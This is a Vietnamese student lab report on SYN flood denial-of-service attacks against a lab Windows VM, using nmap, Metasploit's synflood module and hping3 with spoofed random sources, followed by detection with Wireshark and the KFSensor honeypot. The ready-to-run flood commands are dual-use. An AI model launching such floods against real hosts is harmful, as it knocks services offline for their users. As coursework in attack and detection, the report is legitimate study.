



BÁO CÁO LAB 6

Môn: An toàn mạng máy tính nâng cao

GVTH: Đỗ Thị Phương Uyên

Sinh viên thực hiện	Sinh viên 1 MSSV: 21521520 Họ tên: Huỳnh Minh Tân Tiến Sinh viên 2 MSSV: 21521817 Họ tên: Bùi Hoàng Trúc Anh Sinh viên 3 MSSV: 21521253 Họ tên: Lê Hoàng Oanh Sinh viên 4 MSSV: 21520353 Họ tên: Nguyễn Ngọc Trà My
Lớp	NT534.O21.ATCL
Tổng thời gian thực hiện Lab trung bình	
Phân chia công việc (nếu là nhóm)	[Sinh viên 1]: [Sinh viên 2]:
Link Video thực hiện (nếu có yêu cầu)	
Ý kiến (nếu có) + Khó khăn gặp phải + Đề xuất, góp ý...	



Điểm tự đánh giá (bắt buộc)	10/10
--------------------------------	-------



[Nội dung báo cáo chi tiết – Trình bày tùy sinh viên, Xuất file .PDF khi nộp]

1. SYN Flooding một Target Host bằng Metasploit

Máy victim: Windows 10 – IP: 192.168.30.137

```
C:\Users\admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::fc3b:f831:81f:edfb%4
    IPv4 Address. . . . . : 192.168.30.137
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.30.2
```

Máy attacker: Kali Linux – IP: 192.168.30.132

```
(root@kali)-[~]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 02:42:61:1c:58:b7 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.30.132 netmask 255.255.255.0 broadcast 192.168.30.255
    inet6 fe80::20c:29ff:fe71:6043 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:71:60:43 txqueuelen 1000 (Ethernet)
    RX packets 9279996 bytes 10436035249 (9.7 GiB)
    RX errors 19874 dropped 547 overruns 0 frame 0
    TX packets 4982788 bytes 6746667064 (6.2 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```

Bước 1: Tại máy Victim, bật công cụ Wireshark.

Tại máy Attacker, sử dụng công cụ nmap để quét lớp mạng để tìm ip của victim. Gõ lệnh sau tại Terminal:

```
nmap -sP 192.168.30.137/24
```



```
(root@kali)-[~]
# nmap -sP 192.168.30.137/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 10:15 +07
Nmap scan report for 192.168.30.1 (192.168.30.1)
Host is up (0.00039s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.30.2 (192.168.30.2)
Host is up (0.00025s latency).
MAC Address: 00:50:56:E1:67:60 (VMware)
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.00017s latency).
MAC Address: 00:0C:29:D3:F5:59 (VMware)
Nmap scan report for 192.168.30.254 (192.168.30.254)
Host is up (0.00023s latency).
MAC Address: 00:50:56:FA:B9:C8 (VMware)
Nmap scan report for 192.168.30.132 (192.168.30.132)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.05 seconds
```

Bước 2: Xác định cổng 4444 đóng hay mở. Dùng nmap để kiểm tra tình trạng của cổng này. Gõ lệnh: `nmap -p 4444 192.168.30.137`

```
(root@kali)-[~]
# nmap -p 4444 192.168.30.137
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 10:16 +07
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.00047s latency).

PORT      STATE      SERVICE
4444/tcp  filtered  krb524
MAC Address: 00:0C:29:D3:F5:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Bước 3: Do cổng 4444 đã mở, chúng ta sẽ bắt đầu thực hiện SYN Flooding trên máy Victim.

Sử dụng module synflood để thực hiện tấn công DoS. Mở module này từ msfconsole.

Trước khi khởi động msfconsole, lưu ý bật postgresql service:

```
(root@kali)-[~]
# service postgresql start
```

Bước 4: Gõ lệnh `msfconsole` từ màn hình terminal để khởi động msfconsole

Bước 5: Gõ lệnh `use auxiliary/dos/tcp/synflood` và Enter

Bước 6: Tiếp theo, chúng ta cần chỉ định thiết lập các tùy chọn cho các module để bắt đầu thực hiện tấn công DoS.

Chúng ta sẽ thiết lập:

`set RHOST 192.168.30.137`



```
set RPORT 4444
```

```

(root@kali)~[~]
# msfconsole

Time                               Source                               Destination
-----
;lx00KXXXXX00x!:.
,o0WMMMMMMMMMMMMMMMMMMMMMMkd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMk;
.KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMMMMXd:..;dKMMMMMMMMMMMMMo
xWMMMMMMMMMMMMMwd,.oNMMMMMMMMMMMMMk
oMMMMMMMMMMMMMx..dNMMMMMMMMMMMMMx
.WMMMMMMMMMMH:MMHMMMMMMH,
xMMMMMMMMMMMMMoLMMMMMMMMMMMo
NMMMMMMMMMMW,ccccccMMMMMMMMMMWlcccccc;
MMMMMMMMMMX;KMMMMMMMMMMMMMMMMMMMMMX;
NMMMMMMMMMMX;KMMMMMMMMMMMMMMMMMMMMMX;
xMMMMMMMMMMMd;0MMMMMMMMMMMMMK;
.WMMMMMMMMMMK;0MMMMMMMMMMO,()
LMMMMMMMMMMMMMk..kMMO'
dMMMMMMMMMMMMMwd'..
cWMMMMMMMMMMMMMMNxc'.#####
.oMMMMMMMMMMMMMMMMMMWc.###.###
;0MMMMMMMMMMMMMMMMMMMo.+:+
.dNMMMMMMMMMMMMMMMo+++:++#
'o0WMMMMMMMMMMMo+:+
.,cdk00K;+:+:
:~::~::+:

Metasploit

=[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.30.137
RHOST => 192.168.30.137
msf6 auxiliary(dos/tcp/synflood) > set RPORT 4444
RPORT => 4444

```

Bước 7: Gõ lệnh exploit để tấn công DoS

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.30.137

[*] SYN flooding 192.168.30.137:4444 ...
```

Bước 8: Quan sát Task Manager và Wireshark trong máy victim trong quá trình tấn công diễn ra.



Wireshark packet capture showing a SYN flood attack. The capture is on the 'Ethernet0' interface. The filter is 'Apply a display filter -- <Ctrl>-/'. The packet list shows a series of SYN packets from source IP 53.120.216.223 to destination IP 192.168.30.137. The packet details pane shows the selected packet (No. 3011) with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
3011	4.557587	53.120.216.223	192.168.30.137	TCP	60	60 56122 → 4444 [SYN] Seq=0 Win=1792 Len=0

The packet details pane shows the following details:

- Ethernet II, Src: Intel(R) Ethernet Controller (P0-P3), Dst: Realtek (R8168) (82:55:88:53:12:00)
- Internet Protocol Version 4, Src: 53.120.216.223, Dst: 192.168.30.137
- TCP, Seq=0, Win=1792, Len=0

Task Manager screenshot showing system performance. The 'Processes' tab is selected. The table shows the following processes:

Name	Status	100% CPU	62% Memory	2% Disk	0% Network	Power usage	Power usage t...
Apps (3)							
Task Manager		2.0%	10.0 MB	0 MB/s	0 Mbps	Very low	Very low
Windows Command Processor		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Wireshark (3)		37.6%	27.7 MB	0.1 MB/s	0 Mbps	Moderate	Moderate
Background processes (58)							
.NET Runtime Optimization Serv...		51.1%	17.4 MB	0.1 MB/s	0 Mbps	Moderate	Moderate
Antimalware Core Service		0%	1.1 MB	0 MB/s	0 Mbps	Very low	Very low
Antimalware Service Executable		0%	22.6 MB	0.1 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.4 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.3 MB	0 MB/s	0 Mbps	Very low	Very low
CTF Loader		0%	0.6 MB	0 MB/s	0 Mbps	Very low	Very low
Device Association Framework ...		0%	0.2 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft .NET Framework opti...		0%	0.3 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft .NET Framework opti...		0%	0.2 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Common Language ...		0%	1.3 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Common Language ...		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Content		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Edge		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low

2. SYN Flooding bằng Hping 3

Bước 1: Tại máy Victim, bật công cụ bắt gói tin Wireshark



Bước 2: Tại máy Attackers, chạy câu lệnh sau tại Terminal


```
hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.30.137
```

Trong đó:

- -c 1000 là số packet sẽ gửi đi
- -d 120 là kích thước của gói tin gửi đi
- -S là gửi gói tin SYN
- -w 64 TCP window size
- -p 4444 là port target bị tấn công
- --flood là tùy chọn tấn công không quan tâm tới replies của target
- --rand-source là tùy chọn nhằm random địa chỉ IP giả mạo để tấn công

```
(root@kali)~[~]  
# hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.30.137  
HPING 192.168.30.137 (eth0 192.168.30.137): S set, 40 headers + 120 data bytes  
hping in flood mode, no replies will be shown
```

Bước 3: Quan sát và chụp màn hình kết quả Wireshark và Task manager trên máy Victim trong quá trình tấn công diễn ra.






Name	Status	100% CPU	81% Memory	3% Disk	0% Network	Power usage	Power usage t...
Apps (3)							
Task Manager		3.1%	9.8 MB	0 MB/s	0 Mbps	Very low	Very low
Windows Command Processor		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Wireshark (3)		89.1%	404.4 MB	0.8 MB/s	0 Mbps	High	High
Background processes (58)							
.NET Runtime Optimization Serv...		1.0%	3.5 MB	0.2 MB/s	0 Mbps	Very low	Very low
Antimalware Core Service		0%	0.6 MB	0 MB/s	0 Mbps	Very low	Very low
Antimalware Service Executable		0%	28.6 MB	0.1 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
CTF Loader		0%	0.9 MB	0.1 MB/s	0 Mbps	Very low	Very low
Device Association Framework ...		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft .NET Framework opti...		0%	0.3 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft .NET Framework opti...		0%	0.2 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Common Language ...		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Common Language ...		0%	0.1 MB	0.1 MB/s	0 Mbps	Very low	Very low
Microsoft Content		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Edge		0%	3.2 MB	0 MB/s	0 Mbps	Very low	Very low

3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.


Bước 1: Tải xuống và cài đặt KFSensor tại máy Victim.

Bước 2: Cấu hình KFSensor


- Chọn Setting → Set Up Wizard... ở menu để mở hộp thoại cấu hình
- Giữ các thiết lập mặc định ở phần Set Up Winzard - Port Classes




- Giữ nguyên phần Domain Name ở phần Set Up Wizard - Domain



- Nhập email gửi nhận thông báo




- Ở hộp thoại Set Up Wizard - Options ta thiết lập Normal cho mục Denial Of Service Options, thiết lập Enable packet dump files cho mục Network Protocol Analyzer. Các thiết lập này (Cautions và Enable packet dump files) sẽ được sử dụng trong trường hợp bị tấn công DoS



- Giữ nguyên các thiết lập còn lại.

Bước 3: Sau khi cấu hình xong. Tại màn hình chính, chọn TCP → FTP



Bước 4: Tấn công DoS vào máy nạn nhân ở port FTP (21)



- Dùng công cụ nmap trên máy Kali Linux để scan cổng FTP trên máy nạn nhân có mở hay không

```
(root@kali)-[~]
# nmap -p 21 192.168.30.137
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-09 11:50 +07
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.0052s latency).

PORT      STATE SERVICE
21/tcp    filtered ftp
MAC Address: 00:0C:29:D3:F5:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
```

- Tiếp theo chúng ta sẽ dùng hping3 để tấn công DoS cổng 21 trên máy tính nạn nhân
hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.30.137

```
(root@kali)-[~]
# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.30.137
HPING 192.168.30.137 (eth0 192.168.30.137): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Bước 5: Quan sát kết quả của KFSensor.

The screenshot displays the KFSensor Professional interface. On the left, a tree view shows various system components like TCP, SMTP, DNS, DHCP, IIS, POP3, NNTP, MS RPC, NBT Session, LDAP, SMB, SSL, TLS, CIS, POP3S, MS CIS, SOCKS, SQL Server, and SMTP2. The main window shows a list of detected threats with columns for ID, Start, Duration, Protocol, Sensor, Name, Visitor, Description, Received, and Sig. Message. The list includes various FTP-related threats and system scans. At the bottom, a status bar shows system information like IP address, sensor status, and running time.

KFSensor có khả năng nhận biết các cuộc tấn công và gửi email thông báo cho người dùng. Cụ thể hơn, khi KFSensor phát hiện hoạt động đáng ngờ hoặc tấn công vào hệ



thông của bạn, nó có thể được cấu hình để gửi các cảnh báo qua email hoặc các phương thức thông báo khác, tùy thuộc vào thiết lập của bạn.